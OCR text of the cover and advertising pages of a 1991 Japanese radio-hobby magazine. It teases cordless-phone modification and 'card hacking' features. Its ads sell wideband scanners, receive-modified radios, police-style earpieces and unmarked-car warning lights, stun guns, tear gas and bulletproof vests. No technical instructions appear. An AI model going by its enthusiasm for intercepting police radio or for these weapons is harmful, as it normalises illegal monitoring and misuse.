

冒険をたのしむ無線・有線マガジン

アクション無線 アドベンチャー

マニア必携! アキバジャンクマップ

特集

夏の遊び心・イタズラ心満喫企画

DTMF& リモコンで 遊ぶ!!

- 不思議な信号DTMFって何だ!
- DTMFとリモコンを結んでみよう
- 最新トランシーバ DTMF機能フル活用
- 電話回線DTMF信号を送る 他多数

- これはいいぞ! 携帯電話用モービルリピータアンテナ使用リポート
- C412コードレス端送信改造実験
- 本当に実用になるか? 脱毛マシン!

●今月の改造/超人気! IC-2SR

- その後のカードCハッキング状況

- 真空管1本で作る簡単ラジオの製作

定価520円

No.47
1991

8

聞くだけ、ヤボです。


耳だけで手探りでチューニングするのは、おしゃレじゃない。

いまもっとも楽しいレシーバーは、一目瞭然。

電波がはっきり見えるバンドスコープを搭載した

ビジュアル時代のレシーバーAX700。

スピーディに、効率よく狙った局をキャッチできます。



【アクションバンド絶賛。
注目商品。】**AX700**

ワイドバンドレシーバー
標準価格89,800円(税別)

●話題の大型バンドスコープ。電波をビジュアル表示。スピーディにワンタッチ選局ができます。もちろん従来の選局もOK。●うれしい100ch+10バンドメモリー。●電波のメインストリート50~904.995MHzを3モードでフレカバー。●3つの高精度・高安定度PLLシンセサイザーと、ゆとりの8ビットマイクロプロセッサーを2個搭載。●目的の局をスピーディにキャッチできる4モード・4種のサーチ&スキャン。

AX700 SPECIFICATIONS

▶受信周波数範囲：50～904.995MHz ▶電波型式：A3E (AM) / F3E (FM-Wide, FM-Narrow) ▶周波数ステップ：10 kHz, 12.5kHz, 20kHz, 25kHz (AJモード1kHz, UP/DOWNスイッチ5kHz) ▶メモリーチャンネル数：100ch ▶プログラムサーチメモリー数：10バンド ▶受信感度：AM (10dB S/N) 3μV 以下 / FM-N (12dB SINAD) 1.5μV 以下 / FM-W (12dB SINAD) 1μV 以下 (83MHzにて) ▶電源：DC13.8 ±15% ▶寸法：180 (W) × 75 (H) × 180 (D) mm (突起物含まず) ▶重量：2.1kg (アンテナ・スタンド含む)

全国どこでも日本橋価格で。通信販売OK(お問い合わせ・お申し込みは、お電話・FAXで、どうぞ。)

TOTAL HAM RADIO SHOP SEAMAX総代理店

日栄ムセン

- 日本橋1号店／大阪市浪速区日本橋5丁目10-18 〒556
- 日本橋2号店／大阪市浪速区日本橋5丁目10-20 〒556
- 京都 店／京都市右京区西院六条辰町31-4 〒615
- 滋賀 店／守山市吉身町512-1 〒524
- 福知山店／福知山市天田字94-2 〒620
- 舞 鶴 店／舞鶴市浜34番地 〒625
- 丹 後 店／京都市左京区野川町宇上山田661 〒629-23
- 堺 店／大阪府泉大津市農中2-1-6 〒595
- 06(634)2680 FAX. 06(634)3529
- 06(634)5655 FAX. 06(634)6050
- 075(312)6145 FAX. 075(321)0469
- 0775(3)5108
- 0773(23)7200
- 0773(62)7200
- 0772(3)0844
- 0725(43)1059

※本広告に掲載しております全商品の価格には、消費税は含まれておりません。ご購入の際、消費税が付加されます。

●古物商許可証 第1055

THE WIDER HORIZONS

100kHz

2036MHz

超広帯域オールモードレシーバー
AR3000

●標準価格￥129,800 (ロッドアンテナ・AC電源アダプター・DC電源コード付)



●100kHz～2036MHzまで超

広帯域を連続カバー ●オールモー

ドの受信(LSB, USB, CW, WFM, NFM,

AM) ●驚異の400チャンネルメモリー(100チャ

ンネル×4バック) ●RS-232C インターフェース内

蔵。 ●毎秒20チャンネルのハイスピードスキャンサー



HX100
50MHz FMトランシーバー

●標準価格￥39,800

(2台1組 フラッシュメモリ付)

●同時片通話方式切替 ●内蔵マイク/外部タイプシマクト(付属)切替 ●イヤーフォンANT/ラバーパーANT(付属)切替 ●AC/Dc電源方式 ●単3ニッケル電池(AC/DCアダプター付属)



AR900
超小型・多機能ハンディレシーバー

●標準価格￥54,800

(ラバーハンディアンテナ・AC100V充電器付)

●118～136MHz, 137～174MHz, 222～290MHz,
300～380MHz, 406～470MHz, 830～950MHz
●100chメモリー ●マルチプログラムサーチ ●AM
/NFMモード ●ニッケル電池内蔵

先進のオールバンドレシーバー
AR2002

●標準価格￥85,000

(ロッドアンテナ・AC電源アダプター・DC電源コード付)

●25～550MHz/800～1300MHzを

連続カバー ●200チャンネルメモリー

●NFM(業務)/AM(AM/FM無線/MC

A/A(バーソナル無線), WFM(TV-FM放送), AM(VHF-UHF航空無線/CB無線), など数多くの電波モード

に対応



高密度広帯域レシーバー
AR950

●標準価格￥54,800

(ロッドアンテナ・AC電源アダプター・DC電源コード付)

●50～175MHz/108～136MHz/

137～174MHz/222～290MHz/

311～380MHz/406～470MHz/

830～950MHz ●100chメモリー

●マルチプログラムサーチ ●NFM

/A(バーソナル無線), AM(航空無線)など

の電波モードに対応



AOR

●カタログご請求の方は、製品名を記入の上、弊社AB係へ

株式会社 エーオーアール 〒111 東京都台東区三筋2-6-4 PHONE (03)3865-1681(代)

※製品の規格及び外観は改良のため予告なく変更することがあります

※広告に掲載の全商品の価格には消費税は含まれておりません

JIMの低雑音広帯域GaAs FET受信用プリアンプT・ZONEより新発売

T・ZONE

M-100 ¥15,800

(M-100仕様)

- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～-10dB(24～1000MHz)
- 雑音指数：約2dB(500MHzにて)
- 入力/出カインピーダンス：50Ω
- 送信周波数範囲：24MHz～500MHz
- 送信最大入力：5W(電源ON/OFF時)
- 送信自動切替感度：約100mW(トランシーバーにより異なります)
- 消費電流：約105mA(内部電池)
約90mA(外部12V D.C.)
- 電源：9V(006P型同等品)
12V外部電源(センター・プラス)
- 温度範囲：-20～+60°C
- 寸法(突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約110g(電池含まず)



M-75 ¥12,000

(M-75仕様)

- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～-10dB(24～1000MHz)
- 雑音指数：約2dB(500MHzにて)
- 入力/出カインピーダンス：50Ω
- 消費電流：約45mA(内部電池)
約40mA(外部12V D.C.)
- 電源：9V(006P型同等品)
12V外部電源(センター・プラス)
- 温度範囲：-20～+60°C
- 寸法(突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約103g(電池含まず)



M-50 ¥8,900

(M-50仕様)

- 周波数範囲：25～970MHz
- 利得：20dB
- 雑音指数：約2dB(500MHzにて)
- 入力/出カインピーダンス：50Ω
- 消費電流：約75mA
- 電源：3V電池(単三型2本)
- 温度範囲：-20～+60°C
- 寸法(突起物を含まず)：高さ75×幅37.5×厚さ17mm
- 重量：約70g(電池含まず)



アマチュア無線・パソコンの面白ゾーン T・ZONE(株)トヨムラがお届けします。

T・ZONE

- 本店・無線ゾーン ☎03(3257)2659
- 宇都宮店 ☎0286(63)4949
- 大宮店 ☎048(652)1831
- 川口店 ☎0482(68)7826
- 横浜店 ☎045(641)7741
- 静岡店 ☎054(283)1331
- 外商課 ☎03(3257)2640

株式会社トヨムラ 〒101 東京都千代田区外神田2-10-3 TEL.03-3257-2640 FAX.03-3251-9706

TOYOMURA Electronics Co., Ltd. 10-3 Sotokanda 2-chome, Chiyoda-ku Tokyo 101 JAPAN

T・ZONE無線ゾーン
〒101 東京都千代田区外神田2-10-1
☎03(3257)2659



T・ZONE 外商課
〒101 東京都千代田区外神田2-10-3

☎03(3257)2640

ニュー ラムダシリーズ
探知機から愛車機への進化
電波法適合レーダー受信機

超感度

X²

チョウカンド²ハイ



新登場

新開発の高周波増幅回路により、従来のレーダー探知機に比べ2倍以上の感度を実現、受信距離が飛躍的にアップしました。さらに2重の相互干渉防止回路を備え、他のレーダー探知機等からの電波障害をシャットアウトします。ニューラムダシリーズ、超感度を備え、ファン・トゥー・ドライブを約束します。

A-552X
DUAL CONVERSION 3 MICS

あのベストセラー機A551Xにボイス機能を備え、操作性を高度なメカニズムで実現したニューラムダシリーズの最新鋭です



A-53IX
シンプル操作を追求した高性能メカニズム



A-551X
世界初/10GHzの高周波増幅
話題のベストセラー機種。



A-561X
超高感度に加え機能フル装備/
質実なハイパフォーマンス設計。



A-571X
ボイス機能搭載/
ニューラムダシリーズ最上級機種。



A-601X
新熱カラス黒車にも、唯一対応可能な
ワイヤレス/パルエタイプ。



本社 〒211 川崎市中原区宮内1543-3 TEL044-751-5611(代) 大阪営業所 〒551 畠中市曾根東町6-11-5 TEL06-866-9501(代)

●レディオコミュニケーションツールを扱って19年。

電波のことならなんでも




Paxはまだ今、大事業計画前の充電中です。?ホント?充電中も使えるPax。ハイ

話題の

レシーバーを
特別奉仕価格で。

再発見



☆あなたのアイディアが製品になります。
「こんなアイテムが欲しい」など、思いついたことをお知らせ下さい。パックスでは、力強い各分野の業界人と力を合せ、お客様の声を反映させます。

下取り・買取り

不要な機器がお手元にありませんか?
お送りいただければ、製品を拝見し
見積りを致します。「買取り」「下取り」
の別を知らせて下さい。

中古機販売

少ない予算であなたの希望の機器を!
「中古機情報リスト」を、さし上げます。
あなた様の、おお方の希望を知らせて
下さい。 要: 切手400円分

パーソナル無線機買取申込!



【アクションハンド絶好】
注目商品 AX700

通販大特価¥78,600(送料・消費税は全て込みです)
後々値打ちが出るかも知れないHAM・メーカーの広域帯受信機

HP-100マークII	通販特価¥39,800(〒700)
MVT-7000	通販特価¥★★★★★(〒700)
SPH-018	通販特価¥24,800(〒700)
VT-890	通販特価¥22,800(〒700)

AR-3000 129,800円の品
通販特価¥109,000
(〒1000)



電波管
理局やブ
ロの現場で
も使われて
いるスグレ物。

100kHz～
2036MHzまで
カバーする超広帯
域レシーバー受信機
界の王様。

サマーパッケージ

レジャーに仕事になにかと便利な50
MHz帯域使用のウォキー。パックス
にお求めやすい価格で勢揃い。
ハムトラハンディーのAZDENも仲間
入り。 422MHz帯CB無線全種取り揃え

マイカー・形名	1台価格	2台セット価格	送料
ユビマル-50-H3	¥ 7,330	¥ 13,300	(〒650)
ユビマル-50-H5	¥ 11,830	¥ 21,300	(〒700)
ユビマル-50-H7	¥ 16,230	¥ 29,300	(〒750)
トキチャット-HS-515	¥ 24,900	¥ 49,800	(〒800)
トキチャット-HS-818	¥ 41,000	¥ 82,000	(〒800)
AZDEN-PCS-6	¥ 29,300	¥ 55,600	(〒800)

(a)及び(b)とは併ね下さい。在庫富バッテリ一端あります。



おなじみ官公備品シリーズ



■防犯警光燈 透明レンズ色:赤
付灯2個組 約27kg(約60kg)

車両用警戒機の専用器具

専用レンズ式の流線形回転警光燈

他の通販店で販売する品ではありません

品についても販売しております

お問い合わせ下さい



■覆面バト用流線形回転警示灯

小糸製作所ビックビックの新形

¥23,900(〒800)

佐々木電機(愛称バトライト)

¥22,900(〒800)



■ニュー南部 ネクタイン
¥2,950(〒450)

■警察用ネクタイン 日本用
ネクタイン 警察用耐候性耐油性
¥2,500(〒400)

■バト用消火器
¥19,150(〒950)

送料計算方法—御注文商品が複数になる場合、
それぞれに特記してある送料すべてではなく、その中の最も
高額になっている送料一件のみを採用計算させていただ
きます。同一梱包で発送申し上げます。



このフックに注目。シンプルな受令機にはこれが付いています。ナスカン付きは新規です。



御類似品に

コード長は50cmと100cmの2種類あります。
コード長は50cmと100cmの2種類あります。
コード長は50cmと100cmの2種類あります。
コード長は50cmと100cmの2種類あります。

▲EC-17(従来品)

単価￥1,650(税込)

▲PR-17

単価￥1,450(税込)

EC-17に新しいナスカンを付けてお求めの方へ

単価￥1,850

* EC-17は、共鳴管・イヤホーンクリップの名でご存じ。警察受令機に付属しているイヤホーン保持器です。

* PR-17は、警察官愛用の受令機のプロ用イヤホーンです。Pチャンネルの名で親しまれています。

* ベアで活用すればとても便利。ハムトランシーバーに離せなくなります。

* ベアでお求めの場合、ないしは大量の場合は送り料は一回￥350だけです。



SWラバーアンテナ

- ①300MHz帯とその周辺(ブルー)
PA-300SW￥3,200(税込)
- ②350MHz帯とその周辺(ブラック)
PA-350SW￥3,200(税込)
- ③380MHz帯とその周辺(イエロー)
PA-380SW￥3,200(税込)
- ④422MHz帯とその周辺(レッド)
PA-422SW￥3,200(税込)
- ⑤465MHz帯とその周辺(ホワイト)
PA-465SW￥3,200(税込)

モノバンドで欲した方がいいに決まります。警察官のSWアンテナを参考にプロ仕様で各種発売です。バンドによって色分けしておりますが、全てについて黒キャップも用意しています。

多機能ハンディーは、だいぶ姿を消しつつあります。TH-25G/45Gはその中でも傑作でした。惜しまれつつ在庫僅少品の同様を放り出します。勿論、三角Jマークは付いておりません。

この1冊で受信改造博士になれる!!

アクションバンド電波 別冊

平成3年4月15日発行

VHF/UHFトランシーバ受信周波数拡大




受信改造

'91増補版バイブル

●アクションバンド電波・編集部篇

¥580

◀とにかくスゴイ
これが話題の図解
受信改造バイブル'91増補版



マガジンランド発行

(増補掲載機種) ●C160 ●C460 ●C5600 ●FT-24
●FT-74 ●FT-104 ●FT-4800 ●FT-5800 ●TH-77 ●TH-K27
●TH-K47 ●TM-241 ●TM-441 ●TM-941 ●IC-W2 ●IC-2410
●DJ-F4 ●DJ-K1 ●DJ-K4 ●DJ-S1 ●DJ-S4 ●DJ-162SX 他全106機種
図解で分かりやすいと評判! マニア必携の1冊! 定価580円(税210円)

「受信改造バイブル'91増補版」販売ハムショップ一覧

北海道	コムネット 0144-34-4949 九十九電機 0111-241-2299 ㈱旭無線 旭川店 0166-31-1753 CQ ハムセンター(株) 0154-37-7388 オートサロン・タカハシ 01537-2-2443 ソニック北見 0157-23-7729	街近畿通商 06-905-6662 ㈱トクノ 0721-23-4021 日栄無線(株) 堺店 0725-43-1059 (滋賀) 中富商事 0775-89-2378 日栄無線 滋賀店 0775-83-5108 ㈱中川電機 0749-62-1366 (京都) 京洛無線 075-811-8051 エイワン無線 075-611-1321 日栄無線(株) 本店 075-312-6145 日栄無線(株) 福知山店 0773-23-7200 日栄無線(株) 舞鶴店 0773-62-7200 日栄無線(株) 丹後店 07724-3-0844 (奈良) トミク カインドショップ 0745-43-1415 (和歌山) 有田電子商会 07376-3-5324 マルミヤムセン 0736-33-1771 千代田電子(南) 0736-32-8852 (兵庫) 星電バーツ 078-332-5111 東田テレビ 07992-2-1403 ㈱正電社 (SAPAC ショウデン) 0792-89-0396 ㈱中尾電化センター 0790-82-2369 <中国>(島根) 街ナオラ 0853-23-0151 アートムセン 0852-52-5100 (岡山) 松本無線バーツ(株) 岡山支店 0862-32-4451 松森無線電機(株) 0862-31-2331 ㈱倉敷ハムセンター 0864-25-1300 CQ 水島 0864-48-9548 (広島) ㈲ミカド電業 0849-22-2606 徳山電子バーツ(株) 0849-21-1045 ㈱電子機器 0849-41-2422 三原ハムセンター 0848-64-5032 第一受信サービス 08246-3-8265 松本無線バーツ(株) 岸島店 082-243-4451 ハムセンター広島 082-294-0566 フジマラテンキ 0823-71-9400 (山口) 松本無線バーツ(株) 岩国店 0827-24-0081 電子センター 0835-38-4949 開門ハムセンター 0832-66-5699 <四国>(香川) ㈱電化センター 0878-62-6077 野田屋電機 0878-51-4545 ハムショップ高松 0878-65-8649 ミナミ無線電器 0878-35-0757 (徳島) CQ 徳島 0886-32-4949 KENN 無線電子 08853-2-9735 セイブ無線 0883-82-4557 (高知) ハムショップ高知通信機 0888-44-4222 <九州>(福岡) ㈱波夢人 小倉店 093-951-1916 街サンテック 092-672-3055 福岡ハムセンター PART IN 092-571-4949 (佐賀) ハムセンター 佐賀店 0952-30-7987 (長崎) 街ハムセンター 長崎 佐世保店 0956-25-8658 (熊本) 有明無線 熊本店 096-366-0101 ハムズオフィス 0968-26-4763 ㈱熊電総業 本店 096-384-4421 (大分) 街ハムショップ大分 0975-44-8186 エレテック日豊 0979-24-5465 (宮崎) 官崎ハムセンター 0985-28-4949 (鹿児島) クマデイン鹿児島 0992-53-4949 鹿屋無線 0994-43-0303 大寿無線 0994-40-1222 CQ ステーション国分 0995-45-4961
-----	--	---

ハムショップに置いてない場合は直接当社販売部までご注文下さい03-3258-6261

◎全品消費税込 ◎お急ぎの方は代引が便利。電話一本で全国発送OK! 支払は商品到着時。

Bearcat
BC200
XLJ
¥27,000
(税込)



ユピテル
VT-
125
¥34,800
↓
大特価



TONO
PR-
900
マイクロ
聞多
¥39,800
¥31,000



信和 SR-001
プレゼント付
大特価¥44,800



JRC★新製品
NRD-535
¥149,800→特価



AOR(プレゼント付)
AR3000
定価¥129,800
特価¥109,000



フェアメイト
MP-200
(プレゼント付)



ユピテル
MVT-6000
大特価
¥39,000
(プレゼント付)



ユピテル
MVT-
5000
(プレゼント付)
大特価
¥38,000



HP-
100
M-II
(プレゼント付)
定価¥56,800
特価
¥39,800



ユピテル
MVT-
7000
(プレゼント付)
定価¥59,800
¥大特価
TEL



アイコム
R-1
(プレゼント付)
大特価
¥47,000



DR-590SX
DR-590HX
各大特価
受信改済



KENWOOD
TM-941(D)
受信改済
大特価



マランツ
C5600(D)
受信改済
大特価



DR-570SX
DR-570HX
受信改済 大特価



マランツ
C520
受信改済
(プレゼント付)
大特価



アルインコ
DJ-
560SX
受信改済
(プレゼント付)
大特価



マランツ
C160
¥37,800
C460
¥39,800
各受改済



KENWOOD
TH-77
受信改済
(プレゼント付)
大特価



信和SC-905GV2
●Aセット¥49,800
●Bセット¥69,000
●Cセット¥74,000
●Dセット¥80,000

★今が買い時
今後売価上昇します!



ナショナル
PQ-13
大特価
¥49,800ヨリ



長野県松本市島立442-2 年中無休

ハムセンアライ

松本インターチェンジから市内に向って700m左側

0263
47-7410
FAX.0263-47-6687

お申込方法(送料全国¥1,000)

現金書留または銀行振込

振込先: 八十二銀行 西松本支店

電 87-398

無線機は、サービス本位の当店へ!

SHINWA SC-905GV₂スーパーSFX

台数限定



超特価 → ¥79,800

より

Panasonic
PQ-13



デジタ君
¥79,800 新発売

パーソナル用オリジナル
50W 送受信ブースター
¥55,800
なかなか調子がGOOD!

東野電機
FSX-1

アンテナ付フルセット



¥358,000

YAESU **FYA-925A**



¥89,900より

日本全国、どこでも通販、代金引換便OK!

国道50号バイパス(笠懸)ホカホカ大将2階

●マニアのためのシステムショップ


関東システムサービス

〒379-23 群馬県新田郡笠懸町大字阿左美1669-1

☎ 0277-76-6045 FAX. 0277-76-9147

▶振込先／新潟中央銀行 桐生支店 (普) 716-200619

	640	800	1,280	1,600
シング GB	¥ 8,000	¥ 8,000	¥15,000	—
〃 GII	¥ 8,000	¥ 8,000	¥15,000	—
〃 GIII	—	¥15,000	¥25,000	—
〃 GV ₂	—	¥15,000	¥20,000 ¥35,000	—
アイコム GT-5	—	—	¥15,000	¥20,000
PQ-10	¥10,000	—	¥15,000	—
PQ-12,13	—	—	¥15,000	—
ヤエス 905A	¥ 8,000	—	¥10,000	—
〃 925	—	¥15,000	¥15,000	—
〃 925A	—	—	¥25,000	—
ケンウッド PRC-1~17	—	(83ch仕様のみ) ¥5,000	—	—



毎週火曜日定休・宅配便で即日発送

平 日：PM 1:00～PM 9:00

日祭日：AM 10:00～PM 9:00

★卸し致します。★通販歓迎…担当／高橋

♥ ダイヤルQ² 北関東に上陸！

アダルトフラッシュ

★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★

0990-310-499

スーパー伝言サービス

★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★ ★

0990-31-8511

ダイヤル回線の方は、トーン信号(ピ・ポ・パ音)に切換えて、御利用下さい。

TOA

護身用具、防犯用具の専門店

株 東亜セキュリティー

高電圧スタンガン 暴漢撃退

強烈な電気ショックを与え、確実に自分の身を守れる!!

ただ今スタンガンお求めの方に催涙ガス(口紅タイプ)一本をサービス中

極限の200,000ボルト“新登場”

ゴールドブル

NEW



上下2枚の放電ハネル(長さ215mm)の間を連続して電光が走り接触面積を広範囲とした。また、衝撃に強く、棒状での防護に適している。

■サイズ：□35×55×L400mm
■重さ：750g
■安全装置付

定価￥95,000
(充電池、充電器各3個含む)

スパークスティック
MRT-525K



パワー120,000ボルト


離れた相手の攻撃に対し最大効力を発揮。放電部が先端の2本の電極針及び上下2枚の溝部と幅広い、スティックを奪われる事は苦無。棒状の攻撃からも防護してくれ、しかも厚手の衣服、コート、皮膚衣等抜群な通電可能な格派タイプ。特に夜間の巡回、オフィス、店舗、ドライバー等使用用途大。

■サイズ：480×40mm
■重さ：440g
■パワー：120,000ボルト

定価￥75,000
(充電池、充電器各2個含む)

オメガ-K

パワー120,000ボルト



ハンディータイプでは

最強力パワー内蔵!

■サイズ：200×70×35mm ■重さ：300g
■安全装置付 ■充電器、電池各2個
■ホルスター付

定価￥70,000

パワー80,000ボルト

MRT-801R

ダブル安全機能付最高レベルのパワーアー内蔵
■サイズ：175×60×23mm
■重さ：210g
■定価￥50,000
(電池・充電器・ホルスター付)

オメガ

ポケットサイズのスタンガン
■サイズ：130×60×30mm
■重さ：180g
■定価￥50,000
(電池・充電器付)

パワー50,000ボルト

NOVA-XR5000

U.S.A各洲ボリス公式採用の格式のある製品
■サイズ：155×55×22mm
■重さ：200g
■定価￥40,000
(電池・充電器付)

スタンピストル SSP-964R

安全ロックを外さない限り作動しない、
ポケットやバックの中などに携帯しても安全。
■サイズ：145×110×20mm
■重さ：180g
■定価￥38,000
(アルカリ電池付)

性能をグッと凝縮／高性能ミニスタンガン

MRT-350S

パワー50,000ボルト
角型ミニスタン

■サイズ：104×58×32mm
■重さ：87g
■安全装置付 ■充電器、電池各2個
■パワー：50,000ボルト

MRT-500R

パワー35,000ボルト
丸型ミニスタン

■サイズ：35×140mm
■重さ：95g
■パワー：35,000ボルト
定価￥23,000
(電池含む)

催涙ガス 離れた場所から…
シットとひと吹きで

痴漢・暴漢を撃退!!

ガンタイプ

CN-701

3m範囲で催涙ガスを強烈に発射。ガンタイプでの確実に目標を狙えます。
■サイズ：103×115×30mm
■重さ：90g
■安全装置付
定価￥15,200
(別売アバランチ￥5,800)



ギャラント

CN-711

バッグやカケットに付けて、手錠に持ち運べてすぐやく取り出せるラジエーターイタイプ。(安全装置付)
■サイズ：100×50×25mm
■重さ：70g
(ガスの交換不可)
定価￥8,500

スタンダード

CN-301

携帯サイズの大きさ、ガスの容量も必要で十分な実用性能で大人気。

■サイズ：110×34φ
■重さ：90g
■容積：63cc
(ガスの交換不可)
定価￥13,500



スーパージャイアント

CN-601

高圧噴射装置付きの大型のガス缶。威力も最大級及び噴射距離(4m~6m)を大幅にアップ。特に複数個の暴漢に威力を発揮。業務用・業務用(家庭用・飲食店用等用途大)。

■サイズ：250×85mm
■重さ：600g
■容積：400cc
(ガスの交換不可)

定価￥42,000

スーパー

CN-401

一気に1本常備で年中無休の防衛。

■サイズ：130×34φ
■重さ：90g
■容積：75cc
(ガスの交換不可)

定価￥16,800

口紅タイプ

CN-101

小型ながら威力は抜群。最軽量型。

■サイズ：87×22φ
■重さ：30g
■容積：40cc
(ガスの交換不可)

定価￥6,300

マ イ

CN-201

あなたの小さなボディガード。

■サイズ：80×34φ
■重さ：65g
■容積：40cc
(ガスの交換不可)

定価￥5,500

マ ニ

CN-131

外出時に胸のポケットにもスッポッと差し込む細身のスマートペニタイ。

■サイズ：132×22φ
■重さ：65g
■容積：40cc
(ガスの交換不可)

定価￥12,400

ト ッ プ

CN-131

外出時に胸のポケットにもスッポッと差し込む細身のスマートペニタイ。

■サイズ：132×22φ
■重さ：65g
■容積：40cc
(ガスの交換不可)

定価￥12,400

注文方法

●現金書留の場合、即日、宅急便または郵便で発送。●お急ぎの方は電話又はFAXにて受付。●ハガキ注文の場合、〒、住所、商品名、数量、捺印、電話番号を必ず明記のこと(尚、電話番号、捺印なき場合は発送できない場合があります)。●電話、ハガキ注文の場合、いずれも代金引換にて送付。(送料500円)

申込先

〒169 東京都新宿区高田馬場1-1-13 東神ビル703

■電話受付 午前9:00～深夜12:00まで(日・祭日も受付) ●ご来店かんげい午後6時まで(日・祭日は、ご連絡下さい。)

■年中無休

■ファックス 03-3209-2617 (24時間受付) ★広告以外にも各種強力護身用具ありますので気軽にご来社下さい。★カタログご希望の方は切手￥500にてお送りします。

◎防弾ベスト

ディプロマット

誰にも気付かれず
ダンディーな
チャコキタイプ。

■色：青
■サイズ：フリーサイズ

定価￥85,000

*他にも各種防弾ベストあり

至池袋

明治通り

マツダ

早稲田通り

高田馬場駅

JR高田馬場駅より10分

至新宿

「アクションハンター」街に現れる。

ダイヤモンドから、マルチバンドハンディーついに登場。

おもしろいくらい交信をキャッチできる。聞く楽しさを追求すれば、どうしたってマルチバンドアンテナで運用したい。だから、ダイヤモンドの多バンド受信対応アクションハンター。精悍なブラックパッケージで新登場です。



※全機種インピーダンスは50Ωです。

※RH951(430/1200MHz帯)、RH901(430/900MHz帯)、RH771/775/777/779の430MHz帯はノンラジアルタイプです。



RH771 ¥3,500 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:40cm ●形式:I/4λ(144MHz), I/2λ(430MHz)フレキシブル

RH775 ¥3,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ), 14cm(最短サイズ) ●ロッド段数:8段 ●形式:I/4λ(144MHz), I/2λ(430MHz)

※RH779, RH777, RH709, RH707には便利で新しい「折曲カギ機構」がついています。



RH707 ¥3,800 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm ●形式:I/4λ(144/430MHz)フレキシブル



RH709 ¥4,300 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●全長:21cm(フルサイズ), 11cm(最短サイズ) ●ロッド段数:7段 ●形式:I/4λ(144/430MHz)



RH777 ¥3,900 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:40cm ●形式:I/4λ(144MHz), I/2λ(430MHz)フレキシブル



RH779 ¥4,600 144/430MHz送受信・120(エアーバンド)/150/300/450/800/900MHz受信対応
新製品

●利得:2.15dBi(430MHz) ●全長:41cm(フルサイズ), 14cm(最短サイズ) ●ロッド段数:8段 ●形式:I/4λ(144MHz), I/2λ(430MHz)

第一電波工業株式会社/通信機器事業部


〒350 埼玉県川越市小中居中通り445-1 TEL (0492)35-7171(代)

東京営業所 TEL (0492)35-7882(代) 名古屋営業所 TEL (052)586-3238(代) 大阪営業所 TEL (06)644-4081(代)

九州営業所 TEL (092)592-3225(代) 仙台営業所 TEL (022)224-6061(代) 札幌営業所 TEL (011)261-3220(代)

●ダイヤモンドアンテナ製品のカタログをお送りします 切手300円を同封して、上記の通信機器事業部宛へどうぞ ●広告に掲載の全商品の価格には、消費税は含まれておりません

